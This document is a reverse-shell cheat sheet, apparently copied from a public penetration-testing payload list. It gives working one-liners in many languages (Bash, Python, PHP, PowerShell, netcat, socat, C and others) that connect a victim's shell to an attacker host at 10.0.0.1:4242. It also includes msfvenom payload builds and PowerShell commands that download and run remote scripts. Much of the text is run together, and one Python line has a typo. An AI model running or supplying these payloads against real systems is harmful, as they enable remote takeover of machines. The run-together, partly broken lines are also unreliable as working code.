Reverse Shell Memo
Reverse Shell
Bash TCP
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
Bash UDP
Victim:
sh -i >& /dev/udp/10.0.0.1/4242 0>&1

Listener:
nc -u -lvp 4242
Do not forget to check other shells: sh, ash, bsh, csh, ksh, zsh, pdksh, tcsh, bash
Socat
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242user@victim$ wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat; /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242Static socat binaries can be found at https://github.com/andrew-d/static-binaries.
Perl
perl -e 'use Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'


注意:仅限windows
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
Python
Linux only
IPv4
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'IPv4 (no spaces)
python -c 'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'python -c 'socket=__import__("socket");subprocess=__import__("subprocess");os=__import__("os");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'python -c 'socket=__import__("socket");subprocess=__import__("subprocess");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'IPv4 (no spaces, shortened)
python -c 'a=__import__;s=a("socket");o=a("os").dup2;p=a("pty").spawn;c=s.socket(s.AF_INET,s.SOCK_STREAM);c.connect(("10.0.0.1",4242));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'python -c 'a=__import__;b=a("socket");p=a("subprocess").call;o=a("os").dup2;s=b.socket(b.AF_INET,b.SOCK_STREAM);s.connect(("10.0.0.1",4242));f=s.fileno;o(f(),0);o(f(),1);o(f(),2);p(["/bin/sh","-i"])'python -c 'a=__import__;b=a("socket");c=a("subprocess").call;s=b.socket(b.AF_INET,b.SOCK_STREAM);s.connect(("10.0.0.1",4242));f=s.fileno;c(["/bin/sh","-i"],stdin=f(),stdout=f(),stderr=f())'IPv4 (no spaces, shortened further)
python -c 'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("10.0.0.1",4242));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'python -c 'a=__import__;b=a("socket").socket;p=a("subprocess").call;o=a("os").dup2;s=b();s.connect(("10.0.0.1",4242));f=s.fileno;o(f(),0);o(f(),1);o(f(),2);p(["/bin/sh","-i"])'python -c 'a=__import__;b=a("socket").socket;c=a("subprocess").call;s=b();s.connect(("10.0.0.1",4242));f=s.fileno;c(["/bin/sh","-i"],stdin=f(),stdout=f(),stderr=f())'IPv6
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'IPv6 (no spaces)
python -c 'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'IPv6 (no spaces, shortened)
python -c 'a=__import__;c=a("socket");o=a("os").dup2;p=a("pty").spawn;s=c.socket(c.AF_INET6,c.SOCK_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));f=s.fileno;o(f(),0);o(f(),1);o(f(),,2);p("/bin/sh")'Windows only
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[[[(s.connect(('10.0.0.1', 4242)), [[[(s2p_thread.start(), [[(p2s_thread.start(), (lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [((s.close(), lambda after: after())[1])]][0])})(), type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]][0]})())))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in [(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))]][0] for __g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 'p2s')]][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for __l['data'] in [(__l['s'].recv(1024))]][0] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 's2p')]][0] for __g['os'] in [(__import__('os', __g, __g))]][0] for __g['socket'] in [(__import__('socket', __g, __g))]][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))]][0] for __g['threading'] in [(__import__('threading', __g, __g))]][0])((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y)()))), globals(), __import__('contextlib'))"PHP
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'Ruby
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'ruby -rsocket -e'exit if fork;c=TCPSocket.new("10.0.0.1","4242");loop{c.gets.chomp!;(exit! if $_=="exit");($_=~/cd (.+)/i?(Dir.chdir($1)):(IO.popen($_,?r){|io|c.print io.read}))rescue c.puts "failed: #{$_}"}'NOTE: Windows onlyruby -rsocket -e 'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'Golang
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","10.0.0.1:4242");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()}' > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.goNetcat Traditional
nc -e /bin/sh 10.0.0.1 4242nc -e /bin/bash 10.0.0.1 4242nc -c bash 10.0.0.1 4242Netcat OpenBsd
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/fNetcat BusyBox
rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/fNcat
ncat 10.0.0.1 4242 -e /bin/bashncat --udp 10.0.0.1 4242 -e /bin/bashOpenSSL
Attacker
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodesuser@attack$ openssl s_server -quiet -key key.pem -cert cert.pem -port 4242oruser@attack$ ncat --ssl -vv -l -p 4242user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.0.0.1:4242 > /tmp/s; rm /tmp/sTLS-PSK (does not rely on PKI or self-signed certificates)
# generate 384-bit PSK# use the generated string as a value for the two PSK variables from belowopenssl rand -hex 48 # server (attacker)export LHOST="*"; export LPORT="4242"; export PSK="replacewithgeneratedpskfromabove"; openssl s_server -quiet -tls1_2 -cipher PSK-CHACHA20-POLY1305:PSK-AES256-GCM-SHA384:PSK-AES256-CBC-SHA384:PSK-AES128-GCM-SHA256:PSK-AES128-CBC-SHA256 -psk $PSK -nocert -accept $LHOST:$LPORT# client (victim)export RHOST="10.0.0.1"; export RPORT="4242"; export PSK="replacewithgeneratedpskfromabove"; export PIPE="/tmp/`openssl rand -hex 4`"; mkfifo $PIPE; /bin/sh -i < $PIPE 2>&1 | openssl s_client -quiet -tls1_2 -psk $PSK -connect $RHOST:$RPORT > $PIPE; rm $PIPEPowershell
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("10.0.0.1",4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a6004e89553a8d3db0ce527fd5/raw/fe5f74ecfae7ec0f2d50895ecf9ab9dafe253ad4/mini-reverse.ps1')Awk
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/nullJava
Runtime r = Runtime.getRuntime();Process p = r.exec("/bin/bash -c 'exec 5<>/dev/tcp/10.0.0.1/4242;cat <&5 | while read line; do $line 2>&5 >&5; done'");p.waitFor();Java Alternative 1
String host="127.0.0.1";int port=4444;String cmd="cmd.exe";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();Java Alternative 2
This is more stealthy.
Thread thread = new Thread(){ public void run(){ // Reverse shell here }}thread.start();Telnet
In Attacker machine start two listeners:nc -lvp 8080nc -lvp 8081In Victime machine run below command:telnet <Your_IP> 8080 | /bin/sh | telnet <Your_IP> 8081War
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.warstrings reverse.war | grep jsp # in order to get the name of the fileLua
Linux only
lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1','4242');os.execute('/bin/sh -i <&3 >&3 2>&3');"Windows and Linux
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, "r") local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'NodeJS
(function(){ var net = require("net"), cp = require("child_process"), sh = cp.spawn("/bin/sh", []); var client = new net.Socket(); client.connect(4242, "10.0.0.1", function(){ client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client); }); return /a/; // Prevents the Node.js application form crashing})();orrequire('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')or-var x = global.process.mainModule.require-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')orhttps://gitlab.com/0x4ndr3/blog/blob/master/JSgen/JSgen.pyGroovy
by: frohoff
Java reverse shells also work in Groovy.
String host="10.0.0.1";int port=4242;String cmd="cmd.exe";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();Groovy Alternative 1
This is more stealthy.
Thread.start { //此处反向 shell }C
Compile with gcc /tmp/shell.c --output csh && csh.
#include <stdio.h>#include <sys/socket.h>#include <sys/types.h>#include <stdlib.h>#include <unistd.h>#include <netinet/in.h>#include <arpa/inet.h>int main(void){ int port = 4242; struct sockaddr_in revsockaddr; int sockt = socket(AF_INET, SOCK_STREAM, 0); revsockaddr.sin_family = AF_INET; revsockaddr.sin_port = htons(port); revsockaddr.sin_addr.s_addr = inet_addr("10.0.0.1"); connect(sockt, (struct sockaddr *) &revsockaddr, sizeof(revsockaddr)); dup2(sockt, 0); dup2(sockt, 1); dup2(sockt, 2); char * const argv[] = {"/bin/sh", NULL}; execve("/bin/sh", argv, NULL); return 0; }Dart
import 'dart:io';import 'dart:convert';main() { Socket.connect("10.0.0.1", 4242).then((socket) { socket.listen((data) { Process.start('powershell.exe', []).then((Process process) { process.stdin.writeln(new String.fromCharCodes(data).trim()); process.stdout .transform(utf8.decoder) .listen((output) { socket.write(output); }); }); }, onDone: () { socket.destroy(); }); });}RevShells

Meterpreter Shell
Windows Staged reverse TCP
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f exe > reverse.exeWindows Stageless reverse TCP
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f exe > reverse.exeLinux Staged reverse TCP
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f elf >reverse.elfLinux Stageless reverse TCP
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f elf >reverse.elfOther
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f elf > shell.elf$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f exe > shell.exe$ msfvenom -p osx/x86/shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f macho > shell.macho$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f asp > shell.asp$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f raw > shell.jsp$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f war > shell.war$ msfvenom -p cmd/unix/reverse_python LHOST="10.0.0.1" LPORT=4242 -f raw > shell.py$ msfvenom -p cmd/unix/reverse_bash LHOST="10.0.0.1" LPORT=4242 -f raw > shell.sh$ msfvenom -p cmd/unix/reverse_perl LHOST="10.0.0.1" LPORT=4242 -f raw > shell.pl$ msfvenom -p php/meterpreter_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f raw > shell.php; cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.phpSpawning a TTY Shell
To catch the shell, you need to listen on the desired port. rlwrap improves the shell and lets you use [CTRL] + [L].
rlwrap nc 10.0.0.1 4242rlwrap -r -f . nc 10.0.0.1 4242//-f . rlwrap使用当前历史文件作为完成列表//-r 将输入和输出中看到的所有单词放在完成列表中Sometimes, you want to access shortcuts, su, nano and autocomplete in a partially tty shell.
Oh My Zsh may break this trick; a simple sh is recommended.
The main issue here is that zsh does not handle the stty command the way bash or sh does. [...]
stty raw -echo; fg[...] If you try to execute it as two separate commands, by the time you are prompted to runfg, your-echocommand has already lost its effect.
ctrl+zecho $TERM && tput lines && tput cols# for bashstty raw -echofg# for zshstty raw -echo; fgresetexport SHELL=bashexport TERM=xterm-256colorstty rows <num> columns <cols>Alternatively, use a socat binary to get a fully interactive TTY reverse shell.
socat file:`tty`,raw,echo=0 tcp-listen:12345Spawn a TTY shell from an interpreter.
/bin/sh -ipython3 -c 'import pty; pty.spawn("/bin/sh")'python3 -c "__import__('pty').spawn('/bin/bash')"python3 -c "__import__('subprocess').call(['/bin/bash'])"perl -e 'exec "/bin/sh";'perl: exec "/bin/sh";perl -e 'print `/bin/bash`'ruby: exec "/bin/sh"lua: os.execute('/bin/sh')- vi:
:!bash - vi:
:set shell=/bin/bash:shell - nmap:
!sh - mysql:
! bash
Alternative TTY methods
www-data@debian:/dev/shm$ su - usersu: must be run from a terminalwww-data@debian:/dev/shm$ /usr/bin/script -qc /bin/bash /dev/nullwww-data@debian:/dev/shm$ su - userPassword: P4ssW0rDuser@debian:~$Fully Interactive Reverse Shell on Windows
The introduction of the pseudoconsole (ConPty) in Windows greatly improved how Windows handles terminals.
ConPtyShell uses the CreatePseudoConsole() function. This feature has been available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).
Server side:
stty raw -echo; (stty size; cat) | nc -lvnp 3001Client side:
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2 3001Reference: https://github.com/antonioCoco/ConPtyShell/blob/master/Invoke-ConPtyShell.ps1